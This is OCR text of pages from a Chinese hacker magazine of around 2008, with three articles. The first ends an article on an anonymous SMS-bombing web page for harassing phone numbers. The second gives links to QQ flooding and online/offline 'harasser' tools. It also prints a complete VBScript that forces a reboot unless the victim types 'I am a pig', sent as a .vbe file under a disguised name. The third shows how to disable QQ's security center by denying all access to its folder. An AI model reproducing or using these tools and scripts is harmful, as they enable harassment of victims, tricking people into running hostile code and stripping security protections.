time=3
body=""
XMLHTTP phone,url,body,Referer,method,Cookie,time
```

我把自己的电话号码传进去后开始发送，马上就有几条短信发过来了，如图5。




图5 短信发过来了




图6 Opera mini 4.2访问截图

添加可用网址的模块这里我就不写了，XMLHTTP中文乱码的问题我也不去解决了，想要实现一次发N条垃圾短信的读者可以尝试着自己去完成吧，可不要眼高手低光看不练哦！学习技术最容易犯的毛病是每一样东西好像都了解了一些，但是却什么都做不了。

以上代码在IE7及Opera Mobile 8.65及Opera mini 4.2

通过，也就是说拿上一个支持JAVA的手机，想啥时候骚扰就骚扰吧，反正他也不知道是谁做的。如图6，是在索爱M608C使用Opera mini 4.2上网访问该页面时的截图。

据说英语四六级开始流行机考了，哪位不要命的去把包抓出来研究研究吧，阿弥托佛，goodbye，goodbye……

[本文所涉及的相关代码、简单利用页面、WSE已经收录在本期光盘]

编辑点评：

玩转数据包的关键就是数据的分析和处理，这一次的文章主要针对的还是HTTP协议，其实方法是通用的，大家要学会举一反三。

飘首：

不知从什么时候起，人工智能开始越来越被人们所关注了。之前的电脑还只是跟人下下棋，可前不久据说一个日本的牛人给自己做了一个机器人老婆，会陪你聊天，做简单的家务，还放出了几张照片。但有网友说了：那不是日本的充气娃娃嘛？小编笑死……不过据说这方面的研究已经取得不少成果了，也许终结者的故事要上演了，有空儿就到后院多挖几条地道吧。

cooloo典藏 将QQ恶搞进行到底

图 郝安山

恶搞一

记得前几期的时候，有人发过一个类似的软件，当时也让小菜我爽了许久，后来就不满足于那个软件单一的功能了。于是乎，千淘万漉虽辛苦，终于找到**疯狂的QQ v1.0**。

首先介绍一下使用条件：自己的QQ是QQ2008正式版就ok。至于挨宰者，即使是QQ2000也无所谓！疯狂QQ v1.0可以满足4种恶搞方式：**狂发视频、狂发语音、狂发抖动、狂发信息。**

这款软件的操作是非常简单的，只要打开好友聊天窗口，设置好软件点"开始"就OK！提醒大家一下，玩笑别开过了，数字后面可是毫秒……看我打开仅几秒钟，滚动条变成什么了！如图1。

恶搞二

这个软件也是很绝的，叫**QQ2008无限上下线骚扰器**。顾名思义就是不停上下线的工具，它的使用也非常简单，将其放在QQ旁边，点击"运行"就OK了。此时你好友那边的QQ就显示你不停地上线和下线，如果你设置了炫铃，这可就……呵呵，如图2。




图1　疯狂QQ恶搞




图2　QQ无线上下器恶搞

恶搞三

你想不想自己的好友主动向你说"我是猪"啊？我们送他个东西，他就不得不主动说了，那就是QQ整人，使人关机的文件，代码如下：

```
on error resume next
dim WSHshellA
set WSHshellA = wscript.createobject("wscript.shell")
WSHshellA.run "cmd.exe /c shutdown -r -t 60 -c ""说我是猪，不说我是猪就一分钟关你机，不信，试试···"" ",0 ,true
dim a
do while(a <> "我是猪")
a = inputbox ("说我是猪,就不关机，快撒，说 ""我是猪"" ","说不说","不说",8000,7000)
msgbox chr(13) + chr(13) + chr(13) + a,0,"MsgBox"
loop
msgbox chr(13) + chr(13) + chr(13) + "早说就行了嘛"
dim WSHshell
set WSHshell = wscript.createobject("wscript.shell")
WSHshell.run "cmd.exe /c shutdown -a",0 ,true
msgbox chr(13) + chr(13) + chr(13) + "哈哈哈哈，真过瘾"
```

把上面的文字复制到记事本内，另存为文件的名字随便，你记住后面的后缀一定要是.vbe。

使用文件传送发送给朋友，只要朋友一打开一分钟后就会关机，如果他说了那三个字自然就不会关机了。这里的关键就是起个好名字，令对方接受并打开。记得我同学给我发的时候，起的是"二中帅哥"，我也没顾看后面的后缀就……

好了，我把这些烫手的山芋扔给大家，一定要送给好友啊，祝大家恶搞愉快。最后强调一下，适可而止，特别是第一个！

疯狂的QQ v1.0下载地址：

http://bbs.tt86.com/job.php?action=download&pid=tpc&tid=5262289&aid=231920

QQ2008无限上下线骚扰器下载地址：

http://www2.139.xdowns.com/uploadFile/2008-8/%CE%DE%CF%DE%C9%CF%CF%C2%C9%A7%C8%C5%C6%F7.rar

编辑点评：

对于恶搞嘛，搞怪的东西有很多，只是大家不要玩得太过火就好。

一招彻底干掉QQ安全中心

图古典娃娃

从本文您可以学到：

在Vista下如何彻底干掉QQ安全中心

这几天使用彩虹，QQ安全中心老提示有非法外挂，如图1，不卸载就关掉了QQ，如图2，真的好郁闷，好无语。现在腾讯越来越自私了，珊瑚虫被它干掉了，现在连彩虹也不放过，我们这些穷用户哪有钱去使用它那些收费垃圾啊。现在就用我的方法来干掉所谓的QQ安全中心，可能过段时间后我连QQ都不想用了……




图1　提示有非法外挂




图2　无法启动QQ




图3　选择"属性"—"安全"

对于解决这个问题，网上的方法是**删掉TSVIChs.DAT，然后建立一个假的同名文件**。但是TSVIChs.DAT的同文件夹下还有一个QQ医生组件更新程序**SelfUpdate.exe**，也就是说，安全中心可以自动更新的话，它就可以修复这个问题。




图4　这里点击"是"




图5　修改完成1




图6　修改完成2

新版本的安全中心在：**C:\Program Files\Tencent\QQ\SafeBase**，老的在QQ医生相关的文件夹中：**C:\Program Files\Tencent\QQ\QQDoctor**。

我这里为VISTA系统，XP、2003就更简单了。**右击"SafeBase"文件夹，选择"属性"—"安全"，如图3。再依次选择"高级"—"编辑"—去掉"包括可从该对象的父项继承的权限"选项框中的勾，在弹出来的对话框中选择"复制"，最后"确定"返回到"安全"，进入"编辑"。把里面的用户和组都删除，点击"确定"，弹出"您拒绝了所有用户访问SafeBase。没有人能访问SafeBase，而且只有所有者才能更改权限。"，点击"是"**，如图4。

修改完后如图5、图6，这样就算QQ再怎么样升级都无法修复安全中心了，如图7。但是为了保证QQ的安全，我建议大家安装彩虹显IP-360安全版：http://download.caihongqq.com/360CaiHong_V2.71_Setup.exe，使用360保险箱来保护QQ账号的安全。

如果硬盘分区不是NTFS格式的话，文件夹属性就没有"安全"这项，需要用命令：convert C:/fs:ntfs把QQ所在的硬盘分区转为NTFS格式，这里假设为C盘。

